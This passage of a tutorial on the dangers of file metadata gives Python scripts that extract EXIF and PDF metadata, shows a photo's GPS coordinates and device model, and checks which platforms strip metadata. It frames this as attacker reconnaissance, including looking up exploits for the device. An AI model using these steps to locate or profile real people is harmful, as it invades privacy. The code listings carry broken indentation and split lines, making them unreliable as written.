example, if the attacker gets the type and version of the user's device, he could investigate which exploits are appropriate to exploit the device's vulnerabilities and, thus, achieve its purpose.


So far, we have been talking about the danger that users can run into with the inappropriate use of metadata on the network, but what about organizations? Nowadays, companies also have public social networks or blogs in which to publish articles, news, promotions, manuals, images of workshops, congresses, etc. If proper precautions are not taken, anyone with bad intentions can start by easily finding information from their target there, as any oversight can cause the internal structure of the organization to be obtained, such as internal servers, software, and any useful information to perform attacks.

Extraction of metadata from images

Now that you know the meaning of metadata, we will proceed to extract it from PDF documents and images through scripts made in Python. This programming language has been chosen due to its ease and speed in software production, while having the necessary libraries to facilitate the work of extraction and analysis of the metadata collected. We're talking about Exifread for images and pyPdf for PDF documents.

EXchangeable Image File Format (EXIF) data are those stored in images taken with digital cameras or smartphones, in other words, photographic metadata. Between them are the ones already mentioned, such as information about the device (manufacturer, model, brand, etc.), photographic trigger parameters (focal length, sensitivity, orientation, etc.), geolocation data (length, latitude, altitude, etc.), characteristics of the photo (size, time, etc.), all depending on the device's configuration with which the photo is taken. For this reason, the Python Exifread library is used to extract, precisely, this metadata.

To use Exifread, the first step is to download it using the *pip.exe* tool.



```
C:\Python27\Scripts>pip.exe install exifread
Collecting exifread
  Using cached ExifRead-2.1.2-py2-none-any.whl
Installing collected packages: exifread
Successfully installed exifread-2.1.2

C:\Python27\Scripts>
```

Image 1. Installation of the library exifread

After that, the script *metadataPictures.py* is created, which will get the metadata of the images indicated. Let's first look at the code to understand its functioning.

First, the *main* function is described, in which the parameters passed by the command line will be obtained in the same script execution, that is, the path of the photo to be analyzed and the file where the results will be exposed. Thanks to the *argparse* library, it can create an interface to interact easily with the user through the terminal, which explains how to execute the script to make the correct use of it. Once the user inserts the arguments and they are stored, the function will be called in charge of obtaining the metadata.

This part of the code is exposed below.

Listing 1

```
# Main function

def main ():

    # Check arguments

    parser = argparse.ArgumentParser(description="Analyzing pictures through \

                                                  Metadata")

    #Describing positional arguments

    parser.add_argument("photo", type=str, help="Insert the url of the \

                                                  photo to analyze")

    parser.add_argument("filename", type=str, help="Insert only the \

                                    name and the extension of the file where \

                                    to write the results, i.e 'results.txt'")

    args = parser.parse_args()


    #The arguments are saved in variables

    picture = args.photo

    file_results = args.filename


    #The picture is going to be analyzed...

    detectMetaPhoto(picture, file_results)
```

```
if __name__ == '__main__':

    main()
```


The operation of the *detectMetaPhoto* function will be explained below. It uses the *process_file* method of the exifread library to obtain the properties of the file passed by the user, whose organization is established as a dictionary, that is, a list of key-value pairs. After that, the results are recorded in the file indicated as an argument, which will also be stored in the results directory (enabled exclusively for this). In this case, the user doesn't have to create that directory, the script is in charge of it in case it doesn't exist. The purpose of storing the metadata in a file and not displaying them on the terminal is so the user can perform customized searches for specific data.

The part of code belonging to the previous description is presented below.

Listing 2

```
"""This function will analyze the picture and it will save the results in the

file, both passed as arguments """

def detectMetaPhoto(picture, file_results):

    try:

        #The first step is to open the file

        image = open(picture, 'rb')

        #Next, it gets the properties of the picture

        properties_picture = exifread.process_file(image)

        if len(properties_picture) > 0:

            if not os.path.isdir('results'):

                os.makedirs('results')

            #Now, change the directory

            os.chdir('results')

            #Then, open the file in that directory
            file_Meta = open(file_results, 'w')

            #The properties are printed

         for element_prop in properties_picture.keys():

                if element_prop not in ('JPEGThumbnail', 'TIFFThumbnail',

                                        'Filename', 'EXIF MakerNote'):

                    line = "%s : %s\n" % (element_prop,

                                          properties_picture[element_prop])

                    file_Meta.write(line)

            #At the end, the file is closed

            file_Meta.close()

         print "\n Metadata catched! The results are in the url \"results\\" + file_res
ults + "\"\n"

        else:

            print "There aren't any properties of the file to show you!"


        #Finally, the picture is closed

        image.close()


    except IOError:

        print "Error E/S: The file or the url given isn't valid!"

    except OSError:

        print "Error directory: There is a problem handling directories!"

    except:

        print "Unexpected Error!", sys.exc_info()[0]
```

Now that we've explained the steps that the tool will give to get the metadata of images, we will proceed to execute the script as user. It's necessary to indicate as arguments the path of the photo to be analyzed followed by the file where the results will be displayed, as you can see below.



```
C:\Users\andal\Desktop\Veronica\metadata>C:\Python27\python.exe metadataPictures.py images\plazaespaña.jpg results_plazaespaña.txt
Metadata catched! The results are in the url "results\results_plazaespata.txt"

C:\Users\andal\Desktop\Veronica\metadata>
```

Image 3. Execution of the script

Let's analyze below the most outstanding results of the image *plazaespaña.jpg*, exposed in the file *results_plazaespaña.txt*. The image in question is as follows:

Image 4. Analyzed image

```
GPS GPSLongitude : [5, 59, 1329/125]
GPS GPSImgDirection : 222
Image ExifOffset : 426
EXIF ComponentsConfiguration : YCbCr
EXIF LightSource : other light source
GPS GPSLatitudeRef : N
GPS GPSAltitudeRef : 0
Image DateTime : 2017:02:05 15:46:07
GPS GPSProcessingMethod : [65, 83, 67, 73, 73, 0, 0, 0, 71, 80, 83, 0, 0, 0, 0, 0, 0, 0, 0, 0, ... ]
EXIF MeteringMode : CenterWeightedAverage
EXIF ExifVersion : 0220
EXIF Flash : Flash did not fire
Image Software : MediaTek Camera Application

EXIF UserComment : e_mode":"PhotoModule","faces":[]}
EXIF FlashPixVersion : 0100
EXIF ISOSpeedRatings : 119
Thumbnail YResolution : 72
EXIF SubSecTime : 68
Interoperability InteroperabilityVersion : [48, 49, 48, 48]
GPS GPSDate : 2017:02:05
Image Orientation : Horizontal (normal)
EXIF DateTimeOriginal : 2017:02:05 15:46:07
Image YCbCrPositioning : Co-sited
EXIF InteroperabilityOffset : 865
Thumbnail JPEGInterchangeFormat : 1326
EXIF FNumber : 11/5
EXIF ExifImageLength : 3120
Image ResolutionUnit : Pixels/Inch
Thumbnail YCbCrPositioning : Co-sited
GPS GPSVersionID : [2, 2, 0, 0]
EXIF ExposureTime : 661/1000000
Thumbnail XResolution : 72
Image GPSInfo : 895
EXIF ExposureProgram : Unidentified
Thumbnail JPEGInterchangeFormatLength : 14375
EXIF ExposureMode : Auto Exposure
Thumbnail Compression : JPEG (old-style)
Image Tag 0x0225 :
Image Tag 0x0224 : 1
EXIF DateTimeDigitized : 2017:02:05 15:46:07
Image Tag 0x0221 : 0
Image Tag 0x0220 : 0
Image Tag 0x0223 : 0
Image Tag 0x0222 : 0
EXIF ExifImageWidth : 4160
GPS GPSLatitude : [37, 22, 395169/10000]
EXIF SceneCaptureType : Standard
GPS GPSTimeStamp : [14, 44, 31]
```

```
Image ImageDescription :
EXIF DigitalZoomRatio : 1
EXIF SubSecTimeOriginal : 68
GPS GPSImgDirectionRef : M
EXIF ColorSpace : sRGB
EXIF FocalLength : 7/2
Image Model : VFD 700
Image XResolution : 72
Image Make : Vodafone EXIF WhiteBalance : Auto
EXIF SubSecTimeDigitized : 68
Thumbnail ResolutionUnit : Pixels/Inch
Image YResolution : 72
GPS GPSLongitudeRef : W
Interoperability InteroperabilityIndex : R98
EXIF ExposureBiasValue : 0
GPS GPSAltitude : 8
Thumbnail Orientation : Horizontal (normal)
```

The most relevant data that may interest an attacker are those previously indicated: GPS information, model and mark of the device with which the image was taken. The first of these has been obtained thanks to the fact that, at the time the photography was taken, the smartphone's GPS was activated. For this reason, if you want to prevent this data from being recorded in the image, deactivate the GPS locator before taking the photo or, if not, use devices without an internet connection, such as cameras. Looking for the coordinates obtained in the metadata in Google Maps, for example, the location where the photograph was taken is easily obtained.





Image 5. Place GPS Coordinates

After that, it can perform a search about the vulnerabilities that the device presents and available exploits with which to make an attack. An example of this can be the web https://www.cvedetails.com, a repository of vulnerabilities valued from minor to major gravity. At the same time, you can also consult another database about exploits, which can be searched for the particular device, such as the web https://www.exploit-db.com. At this point, it would be interesting to know how the applications treat the uploaded images, that is, if they remove metadata or not.


Let's start with one of the most used, Facebook. Uploading the same photograph to the social network and downloading it later to analyze it, it gives the following result:



```
C:\Users\andal\Desktop\Veronica\metadata>C:\Python27\python.exe metadataPictures.py imagenes\16587038_758621057629191_35
63032192434418178_o.jpg results_plazaespaña_fb.txt
There aren't any properties of the file to show you!

C:\Users\andal\Desktop\Veronica\metadata>_
```

Image 6. Image downloaded from Facebook without metadata

As you can see, Facebook removes the metadata of the images uploaded, thus increasing the security of its users. The next application to test will be WhatsApp. It performed two experiments: the first is to download the profile picture of a contact and the second will be receive an image made with GPS so that, in case of obtaining metadata, to know the location of the contact that sent us the photograph. However, it's again possible to conclude that WhatsApp protects its users, since it removes the metadata of both cases.



```
C:\Users\andal\Desktop\Veronica\metadata>C:\Python27\python.exe metadataPictures.py imagenes\whatsapp_profile.jpg result
s whatsapp profile.txt
There aren't any properties of the file to show you!

C:\Users\andal\Desktop\Veronica\metadata>C:\Python27\python.exe metadataPictures.py "imagenes\WhatsApp Image 2017-04-11
at 11.55.27.jpeg" results whatsapp image.txt
There aren't any properties of the file to show you!

C:\Users\andal\Desktop\Veronica\metadata>_
```

Image 7. Profile image and image downloaded from WhatsApp without metadata

On Twitter, Instagram and LinkedIn, it's more of the same: all of them remove the metadata of the images that users upload to not reveal information about them. However, downloading images on YouTube, such as the profile, can save some metadata, although they aren't very relevant to an attacker. YouTuber's profiles have been randomly selected and their photos have been saved to analyse. There have been two series of results with the same characteristics:

```
Image Software : Google
```

```
Interoperability InteroperabilityVersion : [48, 49, 48, 48]
Image ExifOffset : 46
EXIF ColorSpace : sRGB
EXIF InteroperabilityOffset : 88
EXIF ExifVersion : 0220
Interoperability InteroperabilityIndex : R98
Image Software : Google
```

The previous metadata, as you can see, are parameters with little information to be able to make an attack and, in addition, they are the characteristics that Google gives to the image format.


Finally, a test has been carried out where an email has been sent with the analyzed photograph previously attached through Gmail, and the result of a new analysis is identical: it contains all the metadata, without any exception.

So it's important to know to whom you send or publish something as simple as a photograph, since it can reveal details about you, or worse, your organization, since you not only put yourself at risk, but the whole company.

Once we've seen the possible effects to sharing a file with metadata, it will be exposed how to delete them to eradicate any risk, thus increasing the safety of users. In addition to its removal, it is important to make sure that GPS is disabled on devices with geolocation.

It has been seen that the most used social networks do use this protection, but they won't always have to be through these means the sharing of files, but it can be as easy as lending a pendrive, uploading a university job to a web portal and countless possible cases.

Through Windows 10, most metadata can be removed from the images in a few simple steps. The first step to do is select the photos. After that, open the properties window and then the *Details* tab. At the end, click on the *Remove Properties and Personal Information* link. Once there, you will get a window like the following one.



Some of these properties might contain personal information.

[✓ Create a copy with all possible properties removed]

Remove the following properties from this file:

Property	Value
Description	
Title	
Subject	
Rating	☆☆☆☆☆
Tags	
Comments	
Origin	
Authors	
Date taken	2/5/2017 3:46 PM
Program name	MediaTek Camera A...
Date acquired	
Copyright	

Image 8. Remove properties and personal information

Two options can be seen. The first one deletes all possible properties but not to the original photo, it makes a copy in which it applies those changes. That is, you would have two photographs: the original intact and the copy without metadata. The second option allows you to choose which data are the ones that you want to eliminate from all the possible ones. There are some of them that can't be removed in any of the two options, such as the image's own data, i.e. name, extension, date, dimensions, attributes, owner, etc., that is, few data relevant to an attacker. However, the device with which it was taken and geolocation data can be removed without any problems.

The option chosen for the example was the first. To see the results, the created copy has been analyzed, leaving the following result:

```
GPS GPSAltitudeRef : 0
Image DateTime : 2017:02:05 15:46:07
GPS GPSProcessingMethod : [65, 83, 67, 73, 73, 0, 0, 0, 71, 80, 83, 0, 0, 0, 0, 0,
0, 0, 0, 0, ... ]
EXIF ExifImageWidth : 4160
Thumbnail YResolution : 72
EXIF SubSecTime : 68
Interoperability InteroperabilityVersion : [48, 49, 48, 48]
GPS GPSDate : 2017:02:05
Image Orientation : Horizontal (normal)
Image YCbCrPositioning : Co-sited
```

The dangers of metadata


```
EXIF InteroperabilityOffset : 865
Thumbnail JPEGInterchangeFormat : 1326
EXIF FNumber : 11/5
EXIF ExifImageLength : 3120
Image ResolutionUnit : Pixels/Inch
Thumbnail YCbCrPositioning : Co-sited
GPS GPSVersionID : [2, 2, 0, 0]
Thumbnail XResolution : 72
Image GPSInfo : 895
Thumbnail JPEGInterchangeFormatLength : 14375
EXIF ExposureMode : Auto Exposure
Thumbnail Compression : JPEG (old-style)
Image Tag 0x0225 :
Image Tag 0x0224 : 1
Image Tag 0x0221 : 0
Image Tag 0x0220 : 0
Image Tag 0x0223 : 0
Image Tag 0x0222 : 0
EXIF UserComment : e_mode":"PhotoModule","faces":[]}
EXIF SceneCaptureType : Standard
GPS GPSTimeStamp : [14, 44, 31]
Image ImageDescription :
EXIF DigitalZoomRatio : 1
GPS GPSImgDirectionRef : M
EXIF ColorSpace : sRGB
EXIF FocalLength : 7/2
GPS GPSImgDirection : 222
Image XResolution : 72
EXIF ExposureTime : 661/1000000
Thumbnail ResolutionUnit : Pixels/Inch
Image YResolution : 72
Interoperability InteroperabilityIndex : R98
EXIF ExposureBiasValue : 0
Thumbnail Orientation : Horizontal (normal)
```

It’s noted, there is no relevant data to give extra information to malicious users, something that did not happen in the image before removing the metadata. However, it’s not only possible to find metadata in images as we have seen, but in any file.

Extraction of metadata from PDF documents

As mentioned above, PDF documents are another metadata extraction point. For this purpose, a script has been made, again in Python, with which the metadata contained in this type of files will be analyzed and extracted.

In this case, the used library will be pyPdf, as already mentioned before. With it you can encrypt, decrypt, extract information and modify the format of PDF documents and, like Exifread, the results are organized in key-value pairs. For the use of pyPdf the first thing to do is to download it using the pip.exe tool.



```
C:\Python27\Scripts>pip.exe install pyPdf
Collecting pyPdf
  Using cached pyPdf-1.13.tar.gz
Installing collected packages: pyPdf
  Running setup.py install for pyPdf ... done
Successfully installed pyPdf-1.13

C:\Python27\Scripts>
```


Image 9. Installation of the library pyPdf

After that, the script *metadataPDF.py* is created, which will give you the metadata of the PDF files you are given. It's possible thanks to the *detectMetaFilePDF* function, which uses the *PdfFileReader* method of the pyPdf library to open the PDF file passed by the user, as well as *getDocumentInfo* to obtain its properties, whose organization is established as a dictionary, that is, a list of key-value pairs. After that, the results are recorded in the file indicated as an argument, which will also be stored in the results directory.
The part of code belonging to the above description is presented below.

Listing 3

```
"""This function will analyze the PDF document and it will save the results in the txt
file, both passed as arguments """

def detectMetaFilePDF(file_pdf, file_results):

    try:

        #The first step is to open the file

        file_pdf_analized = pyPdf.PdfFileReader(file(file_pdf, 'rb'))

        #Next, it gets the properties of the file

        properties_file_pdf = file_pdf_analized.getDocumentInfo()

        if len(properties_file_pdf) > 0:

            if not os.path.isdir('results'):
                os.makedirs('results')

            #Now, change the directory

           os.chdir('results')

            #Then, open the file in that directory

            file_Meta = open(file_results, 'w')

            #The properties are printed

            for element_prop in properties_file_pdf:

                line = "%s : %s\n" % (element_prop,

                                        properties_file_pdf[element_prop])

                file_Meta.write(line)

            #At the end, the file is closed

            file_Meta.close()

            print "\n Metadata catched! The results are in the url \"re
sults\\" + file_results + "\"\n"

        else:

            print "There aren't any properties of the file to show you!\n"


    except IOError:

        print "Error E/S: The file or the url given isn't valid!\n"

    except OSError:

        print "Error directory: There is a problem handling directories!\n"

    except:

        print "Unexpected Error!", sys.exc_info()[0]
```

Now that we've explained the steps that the tool will give to get the metadata of images, we will proceed to execute the script as user.



```
C:\Users\andal\Desktop\Veronica\metadata\pdf>C:\Python27\python.exe metadataPDF.py documents\grades.pdf results_grades.txt
Metadata catched! The results are in the url "results\results_grades.txt"

C:\Users\andal\Desktop\Veronica\metadata\pdf>
```

Image 10. Execution of the script metadataPDF.py

The above image shows the example of a successful execution, since the submitted document had metadata to be analyzed. They can be found in the file located in the path indicated by the resulting message. The results obtained were the following for this specific case:

